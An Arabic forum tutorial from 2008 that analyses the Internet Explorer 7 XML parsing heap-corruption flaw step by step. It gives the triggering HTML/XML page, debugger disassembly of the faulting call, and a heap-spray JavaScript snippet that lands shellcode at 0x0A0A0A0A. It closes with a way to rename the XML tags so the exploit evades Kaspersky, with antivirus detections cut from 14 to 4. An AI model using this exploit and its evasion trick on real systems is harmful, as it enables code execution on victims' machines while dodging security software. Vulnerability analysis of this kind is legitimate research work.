



الكاتب: Data_Sniper

خدمات العرب و الفريق العربي للهندسة العكسية

نظرة تحليلية من الداخل لـ :

MS Internet Explorer XML Parsing Overflow

(بشكل تطبيقي ونظري مفصل)

كتب في 31-12-2008

المصدر :

الفريق العربي للهندسة العكسية : www.at4re.com

خدمات العرب : www.arab4services.net

النسخ المتاحة :

<http://www.at4re.com/f/showthread.php?t=5144>

<http://www.arab4services.net/forums/showthread.php?t=1663>

(إي استفسارات يتم كتابتها في الروابط الموجودة فوق)

بسم الله الرحمن الرحيم

بسم الله الرحمن الرحيم.
اليوم ان شاء الله سنتطرق للتحليل التقني لثغرة المتصفح حيث سيشمل ذلك تحليل الإستثمار وتحديد مكان الخطأ وشرح لطريقة الإستثمار الرائعة في ذلك.

1- نظرة عامة:

تعتبر هذه الثغرة من أخطر الثغرات التي انتشرت في هذه الآونة الأخيرة من ناحية انها ذات تأثير بالغ فهي تسمح بتشغيل اكواد ضارة (Code Execution) في اجهزة المستخدمين، مايعني هذا هو تعريضها لخطر فعلي يتمثل في:

- 1- تحميل فيروسات او احصنة طروادة للجهاز مما يعرض صاحبه لفقدان او انتهاك لخصوصيته.
 - 2- او فتح قناة او منفذ يسمح للمستخدم بالدخول المباشر و الغير مصرح للجهاز.
- مما يجعلها كما سبق ذكر من اخطر الثغرات التي ارتفع من اجلها مؤشر الخطورة لدى Symantec و كدليل على ذلك قامت مجموعة من الفيروسات باستعمالها كـ **Spreading Vulnerability** اي ثغرة تنتشر من خلالها، وبالعودة إلى اصل الثغرة ومكتشفها فإن الإستثمار انتشر سهوا من خلال باحثين صينيين وقيل ان الثغرة في 15 نوفمبر اي قبل نشرها كانت تباع في منتديات و وصل سعرها إلى **\$15,000** وهذا الخبر من موقع [The Register](#)

2- نظرة تحليلية:

الثغرة تحدث اثناء معالجة مستند XML في صفحة HTML، لنلقي نظرة على البيانات التي تحدث الثغرة شاهد الصورة:

```
1 <XML ID=I>
2 <X>
3 <C>
4 <![CDATA[
5 <image
6 SRC=http://&#2570;&#2570;.xxxxx.org
7 >
8 ]]>
9
10 </C>
11 </X>
12 </XML>
13
14 <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
15 <XML ID=I>
16 </XML>
17 <SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML>
18 </SPAN>
19 </SPAN>
```

كما تلاحظ الصفحة عبارة عن مستند XML داخل صفحة HTML، الصفحة تحتوي على وسوم خاصة التي عليها إطار بالأخضر.

ربما علينا التطرق لمفهوم XML لكي يكون الشرح واضحا اكثر:

XML هي ان صح التعبير عبارة عن لغة أتت لوصف البيانات إي أن البرامج أو المتصفح عند تعامله مع بيانات من نوع XML فإنه سيتعامل مع نوع البيانات وما يحدد صفة للبيانات ونوعها هي الأوسمة tags، والمرونة التي تقدمها XML انها تجعل لك وسوم خاصة وهذا ما اعتقد انه الأمر المهم وهذا هو الغرض الرئيسي من اللغة، لنفرض انك تتعامل مع بيانات ما يتم نقلها عبر الأنترنت ولتكن طلبات شراء مثلا وهذه البيانات لما تصل إلى الجهة المعنية فإن التعامل معها على أساس نصوص وإشكال أمر صعب لذلك ولتسهيل الأمر العملية يتم استخدام XML باستعمال أوسمة خاصة على سبيل المثال:

كود:

```
<request>
<book>hacking</book>
<price>15000$</price>
<request>
```

وسيتم معالجتها كما هي موضوعة يعني سعر الكتاب هو \$15000 و اسم الكتاب هو Hacking ، فهذا باختصار يوضح فائدة XML وما تعني الأوسمة الخاصة.

نعود للموضوع.

وكما قلنا سابقا إن الاستثمار يحوي أوسمة خاصة مأطرة بالأخضر هي: <X> و <C> لا تنسى هذه الأوسمة لأننا سنعتمد عليها في تخطي برامج الحماية. الأمر الآخر هو هذا:

كود:

```
[CDATA[.....image link here.....]]
```

الوسم المؤطر باللون البنّي هذا الوسم في لغة XML يوحى للمحلل اللغوي أو Parser الخاص ب XML وهو الذي يقوم بتحليل مستندات XML بأن ما داخل العارضتين عبارة عن بيانات لا يتم معالجتها لكي تفهم هذا يجب ان تعرف ان اصل الثغرة هو ذلك الرابط.

حيث يتم كتابة أول أربعة بايت من اسم الموقع على مؤشر مما يتسبب في تشغيل أكواد ضارة وهذا ما سنتطرق إليه بعد قليل.

بصفة عامة أثناء التعامل مع مستندات XML فالـ Parser يقوم بمعالجة ما هو موجود بين الأوسمة ،على سبيل المثال:

كود

```
<test>im text</test>
```

هنا الـ Parser يقوم بمعالجة im text يا ترى لماذا؟ لأنه في بعض الأحيان تكون الأوسمة متداخلة فيما بينها مثلا:

كود

```
<test><test2>im text</test2></test>
```

لذلك عليه معالجة ما بداخل الوسم <test> ليعرف انه يوجد وسم آخر هو <test2> لكن هنالك مشكلة ماذا لو أردت أن أقوم بإرفاق كواد جافا سكريبت او HTML داخل أوسمة وكلنا يعلم أن الأكواد تحتوي كثيرا على <> هاتين العلاميتين ماذا سنفعل؟ هنا يأتي دور الوسم الخاص CDATA حيث انه

يتيح لك أن تدخل اكواد HTML أو أي كود تشاء بينه بحيث أن ال Parser لن يقوم بمعالجته وإظهار خطأ في حالة أنك ادخل الأكواد من دون ذلك الوسم لأنه سيحصل خلط للبيانات وهذا مثال على ذلك:

Code :

```
<test><test2><html>im text</html></test2></test>
```

فكما ترى هنا ان الأمر سيختلط بين أوسمة HTML و XML لذلك وسم CDATA دور كبير، أتمنى أن الأمر توضح، اعلم أن الموضوع تحول إلى موضوع برمجة لكن المر مهم جدا ويجب ان نتطرق لجميع النواحي في الاستثمار لكي يسهل استيعابه.

الشيء الثاني من المستند هو عبارة عن وسم من نوع SPAN وهذا الوسم يستعمل في تخصيص اعدادت معينة لنص أو مستند أو جزء كما هو موضح. فهناك نرى أن SPAN الأول يدل على أن قالب XML المكتوب فوق يجب أن يتم معاملته على أساس كود HTML، لاحظ جيدا الكود:

وهذا مكتوب في بدايته XML وهو مستند I وهو مصدر البيانات والذي يشير إلى DATASRC=#I
XML داخل مستند C هنا يتم تحديد أكثر وهنا يقصد الحقل الذي به الوسم DATAFLD=C
وهنا طبيعة التعامل مع القالب وكما هو موضح التعامل على اساس كود DATAFORMATAS=HTML
HTML .


لكن ألا ترى امر غريب في الصفحة.... نفس التعليمات تم إعادتها وهي إعلام المتصفح بأن البيانات يجب ان يتم تعاملتها على اساس HTML.
وهنا المشكلة العظمى حيث ان وضع الوسم داخل نفسه يسبب ما يسمى ب **Heap Corruption** والذي يسمح بكتابة 4 بيتات من اسم الهوست -المؤطرة باللون الأحمر- على مؤشر لكائن او دالة معينة.

تحديد مكان الخطأ وتقنيات الإستثمار:

الآن افتح IE7 في OillyDbg واذهب للعنوان التالي 7 EA81DDC وضع نقطة توقف وذلك بعد تشغيل المتصفح في حالة التنقيح بالضغط على F9 قم بتصفح الملف I FRAME.html باستخدام IE7 بعد فتح الملف مباشرة تجد أن المتصفح توقف عند نقطة التوقف تلك التي بها التعليمات التالية:

Code :

```
7EA81DDC MOV ECX,DWORD PTR DS:[EAX]
```



اضغط F9 مرة أخرى ستجد نفسك عند نفس المكان مرة أخرى لكن مع بعض التغيير قليلا على المسجلات لاحظ الصورة:

Address	Disassembly	Comment	Registers (FPU)
7EA81DD6	0F84 DD000000	JE mshhtml.7EA81EB9	EAX 0A0A0A0A
7EA81DDC	8B08	MOV ECX,DWORD PTR DS:[EAX]	ECX 0384C6A0 ASCII "...."
7EA81DDE	57	PUSH EDI	EDX 7E9086ED mshhtml.7E9086ED
7EA81DDF	50	PUSH EAX	EBX 00000000
7EA81DE0	FF91 84000000	CALL DWORD PTR DS:[ECX+84]	ESP 024FFCA0
7EA81DE6	8B46 1C	MOV EAX,DWORD PTR DS:[ESI+1C]	EBP 024FFC00
7EA81DE9	8BF8	MOV EDI,EAX	ESI 0384C6A0 ASCII "...."
7EA81DEB	01EF	SHR EDI,1	EDI 03848B48
7EA81DED	83C8 02	OR EAX,2	
7EA81DF0	83E7 01	AND EDI,1	

الآن لنضع سيناريو لهجوم متوقع يمكن ان يشن على هذه القطعة من الكود الموجودة فوق في الصورة:

Code :

```
7EA81DDC  MOV ECX,DWORD PTR DS:[EAX]
7EA81DDE  PUSH EDI
7EA81DDF  PUSH EAX
7EA81DE0  CALL DWORD PTR DS:[ECX+84]
```

الكود المكتوب فوق يقوم بنقل أربعة بايتات -و تكون هذه الأربع بايتات في اغلب الأحيان مؤشر- إلى المسجل ECX ثم يقوم بدفع محتويات المسجلين EDI و EAX إلى المكسد هاتان التعليمتان لا تهمنا لكن الأهم هي التعليمة الموالية،وكما قلت إن هذه الأربع بايتات عبارة عن مؤشر فإنه سيتم استعماله وتنفيذ محتوياتها بتعليمة القفزة الأمر هنا يختلف قليلا وهو إن عملية الاستدعاء تكون بإضافة 84 إلى المؤشر وهذا الأمر لا يشكل فارقا.

دعنا الآن نقترح سيناريو للهجوم.

ما نريده هو ان نجعل البرنامج يقوم بتشغيل شل كود الخاص بنا فكيف نصل إلى ذلك...لاحظ معي لو اتنا نقوم بالسيطرة على المسجل EAX وجعله يشير إلى عنوان هذا العنوان يحتوي على عنوان للشل كود الخاص بنا أي ان EAX مثلا يشير إلى العنوان 0x04213326 وهذا العنوان بدوره يحتوي على عنوان وهذا الأخير يشير إلى شل كود خاص بنا،ومن ثم سيتم نقل عنوان الشل كود الخاص بنا إلى المسجل ECX، فبذلك بعد الوصول لتعليمة الاستدعاء

Code :

```
CALL DWORD PTR DS:[ECX+84]
```

فإن البرنامج سيقفز لمحتويات المسجل ECX + 84 وعملية الزيادة ليست مشكلة فيمكننا تخطيتها بإضافة NOP او انقاص 84 الأهم هو التحكم في المسجل EAX او التحكم في المؤشر التي تم نقله لـ EAX (لاحظ العبارة الأخيرة فهي مهمة لأن مسجل EAX لا يمكن ان يتم تغييره إلا بوجود تغيير على مستوى الذاكرة لأن المسجل EAX سيتم نقل البيانات المعدلة إليه -مؤشر-.

لكن السؤال الذي يطرح نفسه كيف سيتم التعديل على مكان حساس او الوصول إلى مكان تخزين مؤشر في الذاكرة؟ الجواب هو ببساطة الثغرة التي أتاحت لنا ذلك.

عن طريق تكرير الوسم SPAN داخل وسم مثله يعلم المتصفح بأن المستند XML يجب التعامل معه على اساس HTML فإنه سيحدث تخريب في الكومة Heap Corruption والذي سيؤدي بدوره إلى الكتابة على ذلك المؤشر الذي قلنا انه سيتم نقله إلى المسجل EAX،

مع العلم ان اغلب البرامج تعتمد على Heap في تخزين المؤشرات للكائنات

بما اتنا الآن استطعنا التحكم في المسجل EAX وبالتالي في ECX وبالتالي حققنا الهدف المنشود وهو

تشغيل الكود الخاص بنا. لكن هنالك مشكلة، يعني هل سنضع عنوان عشوائي وكيف سنستطيع معرفة مكان الشل كود الخاص بنا وإذا عرفناه فهل سنضمن ان العنوان سيكون مماثل واين سنضع الشل كود هل سنضعه في صفحة HTML ثم نحاول ايجاده في الذاكرة لأخذ عنوانه؟ لذلك هنالك تقنية تستعمل في ثغرات المتصفح لتجعلها اكثر استقرارا وقابلية للإستثمار وتسمى هذه التقنية – **Heap Spray** اول استعمال لها كان سنة 2005 من طرف هاكر اسمه skylined

تقنية الـ Heap Spray:

وكما طرحنا ذلك الكم من التسائلات تأتي تقنية **Heap Spray** لتسهل عملية الإستثمار، مبدأ هذه التقنية هو اولا ايجاد مكان مناسب للشل كود و الأمر الآخر هو حل مشكلة **Invalid Memory Location** وينتج هذا الأخير عند التعامل مثلا مع **Unicode string** حيث ان عنوانك التي وضعته سيصبح على هيئة **unicode** (انا لا أتحدث عن هذه الثغرة بل أتحدث في حالات أخرى) مثلا عنوانك هو **0x15424546** سيصبح هكذا **0x15004200** (لأن اليونيكود يتم فيه التمثيل لكل محرف بـ 2 بايت) و الآن أصبح عنوانك لا وجود له لذلك يتم توسيع الكومة إلى ان تجعل من مكانك **Valid Location** اي مكان موجود في الذاكرة، لنفرض ان عنوان الكومة يبدأ بـ **0x15000000** فأنا سنمدد الكومة وذلك بحجز أماكن كبيرة بها لتصل إلى **15004200** أي اننا نقوم بحجز 4200 بايت او اكثر لجعل ذلك المكان موجود في الذاكرة. نعود لتغرنتنا وكما قلنا سابقا ان اول اربعة بايت من عنوان الهوست سيتم كتابتها على مؤشر الكائن و التي تمثلت في **2570#ਊ#&** هذه يقابلها في النظام السداسي عشر **0A0A0A0A**، الآن قمنا بالكتابة على مؤشر الكائن مسجلنا **EAX** يشير إلى **0x0A0A0A0A** ماذا بعد؟ الآن سنقوم بجعل هذا المكان من الذاكرة موجود وإلا فلا فائدة من ذلك، شاهد كود الاستثمار الموجود في: ie-spoit.html مع ملاحظة اني استعملت كود **HEAP SPRAY** خاص بـ **allinone** تجده في الرابط التالي:

<http://www.milw0rm.com/exploits/7477>

الكود الخاص بـ: **Heap Spray**

Code :


```
var spray = unescape("%u0a0a%u0a0a");
do {
  spray += spray;
} while(spray.length < 0xd0000);
memory = new Array();
for(i = 0; i < 100; i++)
memory[i] = spray + shellcode;
```

كما تلاحظ المتغير **spray** يحوي القيمة 0 بعد ذلك سي يقوم في البداية بتكوين متغير يحوي بينات ذات طول كبير بطول 851968 (0xd0000 بالنظام السداسي عشر) بايت ومنثم حجز مصفوفة في الذاكرة في السطر التالي:

Code :

```
memory = new Array();
```

ثم يتم ملئها بحيث يراعا في ذلك نسخ **851968** بايت لها زائد الشل كود مما يشكل لنا 100 بلوك بها **0 + 0A0A0A** لشل كود و هذا ما سيؤدي بالفعل إلى توسع كبير وصولا إلى العنوان **0x0a0a0a0a** لجعله مكان متاحا في الذاكرة، شاهد الصورة للبيانات التي تم كتابتها في الذاكرة والتي نتج عنها ايجاد او جعل العنوان **0x0a0a0a0a** الذي سيحوي الشل كود الخاص بنا:



لاحظ فوق ستجد العنوان 0A17FFA4 وهذا عنوان قريب نسبيا من 0x0A0A0A0A وسيواصل عملية إنشاء Blocks حتى يصل او يفوت العنوان المطلوب ستجد ذلك في الصور تحت. ربما يتسائل البعض ما فائدة 0A0A0A0A الموضوع في المتغير spray وهل لهذا دخل مع العنوان الذي سينقل التنفيذ؟ الجواب هو تخيل انك لو استعملت عنوان غير العنوان هذا ولنفرض مثلا 53629123 هذا العنوان، نحن نعلم ان EAX سيشير إلى 0A0A0A0A لأننا جعلناه كذلك في I FRAM.html بوضع ਊ#&2570; في اول اربعة بايت للهوست، الآن سنواجه التعليم:

Code :

`MOV ECX,DWORD PTR DS:[EAX]`

التي ستنقل عنوان الشل كود الخاص بنا هذا يعني انه يجب ان يكون العنوان 0x53629123 الذي يحوي الشل كود في العنوان 0A0A0A0A فتصبح التعليمه كالتالي:

Code :

`MOV ECX,DWORD PTR DS:[0A0A0A0A]`

المكان 0A0A0A0A به 0x5362909F ومنه ECX سيصبح 0x5362909F وبعد اضافه "84 لأن الإتصال يكون ECX+84" ينتج لنا عنواننا 53629123 ونكون في الشل كود الخاص بنا.

النتيجة:

لكن الأمر ليس بهذه البساطة لأن عملية ملأ الكومة او توسيع الذاكرة بـ **Heap Spray** سيكون صعب وسيتم فيه اتخاذ اشياء بعين الاعتبار منها طول المتغير spray كم سيكون حجمه يعني تستلزم حسابات دقيقة ، وكما يعلم كلنا ان الحسابات الدقيقة في اغلب الأحيان تنتج لنا إستثمارات غير مستفزة وهذا راجع إلى متغيرات كثيرة واكبر دليل على ذلك وجود تعليمة NOP وإستعمالها في الإستثمارات لعدم معرفة المكان بالضبط والخوف من تغيرات موجودة في النظام ستتقلب الإستثمار رأسا على عقب، انا لا اقول ان هذا امر مستحيل فهو ممكن، لكن لما اترك الطريق السهل واتوجه للطريق الصعب.

الآن ماقمنا به هو:

- 1- كتبنا على مؤشر كائن موجود في الذاكرة وبالتالي ضمنا السيطرة على المسجل EAX وبالتالي ECX وبالتالي وبالتالي تشغيل الكود عن طريق الإتصال CALL EAX+84
- 2- يجب ان نجعل من المكان 0x0A0A0A0A مكانا متاحا في الذاكرة لكي نقوم بإستخراج عنوان الشل كود منه عن طريق تقنية HEAP SPRAY.
- 3- بإستعمال هذه الأخيرة تمكنا من جعل العنوان 0x0A0A0A0A متاحا وذلك بحجز مكان كبير وملأه ب القيمة A.0.
- 4- سبب إستعمال 0 A هو كونها تشبه تعليمة NOP في عملها لذلك لن نقلق من تشغيل الشل كود واختلاف المكان والخوف من تغييرها.
- 5- عندما يتم نقل محتويات المسجل EAX الذي يشير الآن إلى 0x0A0A0A0A إلى ECX سيصبح 0x0A0A0A0A لأن العنوان الذي كان يشير له EAX كان يحوي القيم 0. A
- 6- الإتصال ل ECX+84 سيكون إلى 0. 0x0A0A0A8E
- 7- سنجد عند ذلك المكان القيم 0 A والتي تعتبر تعليمة تشبه NOP اي لها نفس العمل، وكما قلنا أنه بعد محتويات المتغير spray حتما سيأتي الشل كود كما توضحه هذه العبارة:

Code :

```
memory[i] = spray + shellcode;
```

اي اننا سنتدرج حتما نصل إلى الشل كود وها هو ذا كما توضح الصورة:

0A0B804A	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B804C	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B804E	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B8050	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B8052	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B8054	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B8056	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B8058	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B805A	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B805C	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B805E	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B8060	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B8062	0A0A	OR CL,BYTE PTR DS:[EDX]
0A0B8064	FC	CLD
0A0B8065	E8 44000000	CALL 0A0B80AE
0A0B806A	8B45 3C	MOV EAX,DWORD PTR SS:[EBP+3C]
0A0B806D	8B7C05 78	MOV EDI,DWORD PTR SS:[EBP+EAX+78]
0A0B8071	01EF	ADD EDI,EBP
0A0B8073	8B4F 18	MOV ECX,DWORD PTR DS:[EDI+18]
0A0B8076	8B5F 20	MOV EBX,DWORD PTR DS:[EDI+20]
0A0B8079	01EB	ADD EBX,EBP
0A0B807B	49	DEC ECX
0A0B807C	8B348B	MOV ESI,DWORD PTR DS:[EBX+ECX*4]
0A0B807F	01EE	ADD ESI,EBP
0A0B8081	31C0	XOR EAX,EAX
0A0B8083	99	CDQ
0A0B8084	AC	LODS BYTE PTR DS:[ESI]
0A0B8085	84C0	TEST AL,AL
0A0B8087	74 07	JE SHORT 0A0B8090
0A0B8089	C1CA 0D	ROR EDX,0D
0A0B808C	01C2	ADD EDX,EAX
0A0B808E	EB F4	JMP SHORT 0A0B8084


الشل كود الذي سيتم تنفيذه

التعليمات الشبيهة ب NOP والتي ستوصلنا للشل كود

وكما تلاحظ إلى العناوين فكلها تأتي بعد 0x0A0A0A0A وهذا دليل على اننا حتما سنصل إلى الشل كود وسيتم تشغيله وبهذا كنا قد شرحنا الإستثمار والثغرة خطوة بخطوة و الآن سنأتي للتلاعب بالاستثمار بطريقة سهلة جربتها انا وقد تخطيت بها الكاسبر سكاى 2009 آخر تحديث.

بناء استثمار متغير بطريقة سهلة: Variant Exploit
لو تتذكر ما قلناه سابقا انه يوجد هنالك وسمين اختارهما مكتشف الثغرة هما X و -C مؤطران بالون الأخضر- بما إنهما من اختيار المبرمج فسنتختار نحن أيضا وسمين آخرين ونرى ماذا سيحدث.
ما نغيره هو:

<X> إلى <F> ونغير <C> إلى <H> ثم نغير ما هو مكتوب أمام DATAFLD إلى H.
الآن نجرب الفحص بالكاسبر سكاى، نفحص الأصلي أولا شاهد النتيجة:



والآن بعد التعديل:



هنالك شيئ آخر هو اني لما فحصت في VirusTotal الأصلي كانت النتيجة 14 وعندما عدلت نزلت إلى 4، وهذا هو الرابط:

<http://www.virustotal.com/analysis/83b8530...29927e0d2052bb8>

وبهذا نكون قد انهيينا الموضوع ارجوا أن تكونوا قد أخذتم أكبر قدر ممكن من المعلومات الأمر صعب قليلا لذلك عليكم التركيز والاجتهاد للفهم أكثر. هذا يعتبر جهد شخصي قد يكون معرض للخطأ، فالنقاش وتصحيح الأخطاء مقبول.

والصلاة والسلام على خير الأنام محمد رسول الله.
السلام عليكم

